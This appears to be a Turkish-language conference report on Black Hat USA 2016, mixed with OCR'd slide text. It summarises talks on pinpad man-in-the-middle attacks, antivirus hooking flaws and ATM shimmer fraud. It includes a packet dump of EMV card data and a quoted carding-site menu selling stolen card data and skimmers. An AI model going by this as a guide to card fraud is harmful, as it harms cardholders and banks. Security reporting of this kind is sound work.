

WELCOME TO
black hat
USA 2016
Briefings Registration
NOC
Black Hat Boulevard
Briefings Breakfasts and Lunches
Keynote
Sales Suite
Sponsored Workshops
Breakers, Lagoon, Reef, Surf Rooms
Mandalay A through H Ballrooms
Speaker and Media Registration
Working Media Center
Event Management Office
Twitter: @BlackHatEvents Hashtag: #BHUSA



Katıldığım sunumlardan, Breaking Payment Points Of Interaction (POI) sunumunda POS cihazının tuş takımına (Pinpad) ortadaki adam saldırısı (MITM) yapılarak müşteriden Pin girmesini istemeleri ve daha sonrasında aradaki haberleşme şifreli olmadığı için çalabilmeleri, müşteriye gösterilen ekranlara kendi mesajlarını enjekte edebilmeleri oldukça ilginçti.



Segregated store architecture
Segregated store architecture



The Basics of EMV
0000 08 00 27 75 54 3b ec f4 bb 49 59 94 08 00 45 00 ..'uT;.. .IY...E.
0010 00 a1 03 d1 40 00 80 06 74 33 c0 a8 00 64 c0 a8 ....@... t3...d..
0020 00 9e 9d ff 1b 8b ea cb b1 6a 07 d0 41 73 50 18 .... .j..AsP.
0030 01 01 1c c0 00 00 00 77 02 43 33 31 30 30 00 6d ....w .C3100.m
0040 4f 08 a0 00 00 00 25 01 08 01 9f 12 00 50 10 41 O.....%. .....P.A
0050 4d 45 52 49 43 41 4e 20 45 58 50 52 45 53 53 5f MERICAN EXPRESS_
0060 30 02 02 01 5f 20 10 41 45 49 50 53 20 33 31 2f 0..._ .A EIPS 31/
0070 56 45 52 20 32 2e 30 57 13 37 42 45 00 13 61 00 VER 2.0W .7BE..a.
0080 4d 19 03 20 11 50 41 23 45 00 00 0f 5a 08 37 42 M.. .PA# E...Z.7B
0090 45 00 13 61 00 4f 5f 24 03 19 03 31 5f 34 01 00 E..a.O_$ ...1_4..
00a0 5f 25 03 15 04 01 9f 39 01 05 c2 01 31 03 04 _%.....9 ....1..
27



Captain Hook: Pirating AVs To Bypass Exploit Mitigations sunumunda ise antivirüs yazılımlarının çengelleme (hook) yöntemini hatalı kullanmaları sebebiyle yüklü oldukları sistemlerin güvenliğini nasıl zayıflattığı ile ilgili kısımlar da oldukça önemliydi.



black hat
USA 2016
Captain Hook:
Pirating AVS to Bypass Exploit Mitigations
JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS



black hat USA 2016
MICROSOFT DETOURS
The most popular hooking engine in the world
Microsoft's App-V uses Detours which is integrated into Office
We were surprised to find out that it has problems too...
Features:
ARM support
...
Security Issues:
Predictable RX (Universal).
* Details won't be revealed until the patch is released (September)





Konferansa damgasını vuran sunumlardan biri olan Hacking Next-Gen ATMs: From Capture To Cashout sunumunda ise Shimmer dediğimiz aygıtlar ile dolandırıcılar tarafından banka hesaplarının ATM üzerinden nasıl boşaltılabilindiği gözler önüne serildi. Ayrıca son zamanlarda dolandırıcıların temassız kredi kartı bilgilerini de satın almaya başladıkları bilgisi, dikkat çeken bir diğer önemli noktaydı.

> *Shimmer, ATM'de kart okuyucu yuvasına yerleştirilen ve günümüzde güvenli olarak kabul edilen Çip & Pin destekli EMV kartın çipi ile ATM'nin çip okuyucusu arasındaki bilgiyi çalan ve dolandırıcılara bu bilgiyi anlık olarak gönderen bir aygıttır. Bu bilgiyi alan dolandırıcı, başka bir ATM'den bu bilgi ile müşterinin banka hesabını boşaltabilmektedir.*


RAPID7
HACKING NEXT-GEN ATMS
FROM CAPTURE TO CASHOUT
Senior Security Consultant/Senior Pentester
TWITTER, LinkedIN @westonhecker
Rapid7 www.rapid7.com
110
101
010
001


Buy Stolen Credit Card Data
Chain Fed Creditcard/EMV Data
HOME
COLLECTIONS
COLLECTIONS
ABOUT
CONTACT
BLOG
Show More
Buy EMV/Chip Card Data
VIEW MORE
Buy RFID Data
VIEW MORE
Buy Classic Track 1,2,3 Data W/Wout PIN
VIEW MORE
Buy Devices Skimmers/Shimmers Cashout Devices
VIEW MORE
Buy Credit Card Data for all your scamming needs. Hotprice Carder Site has the
Buy Small Batch Skims






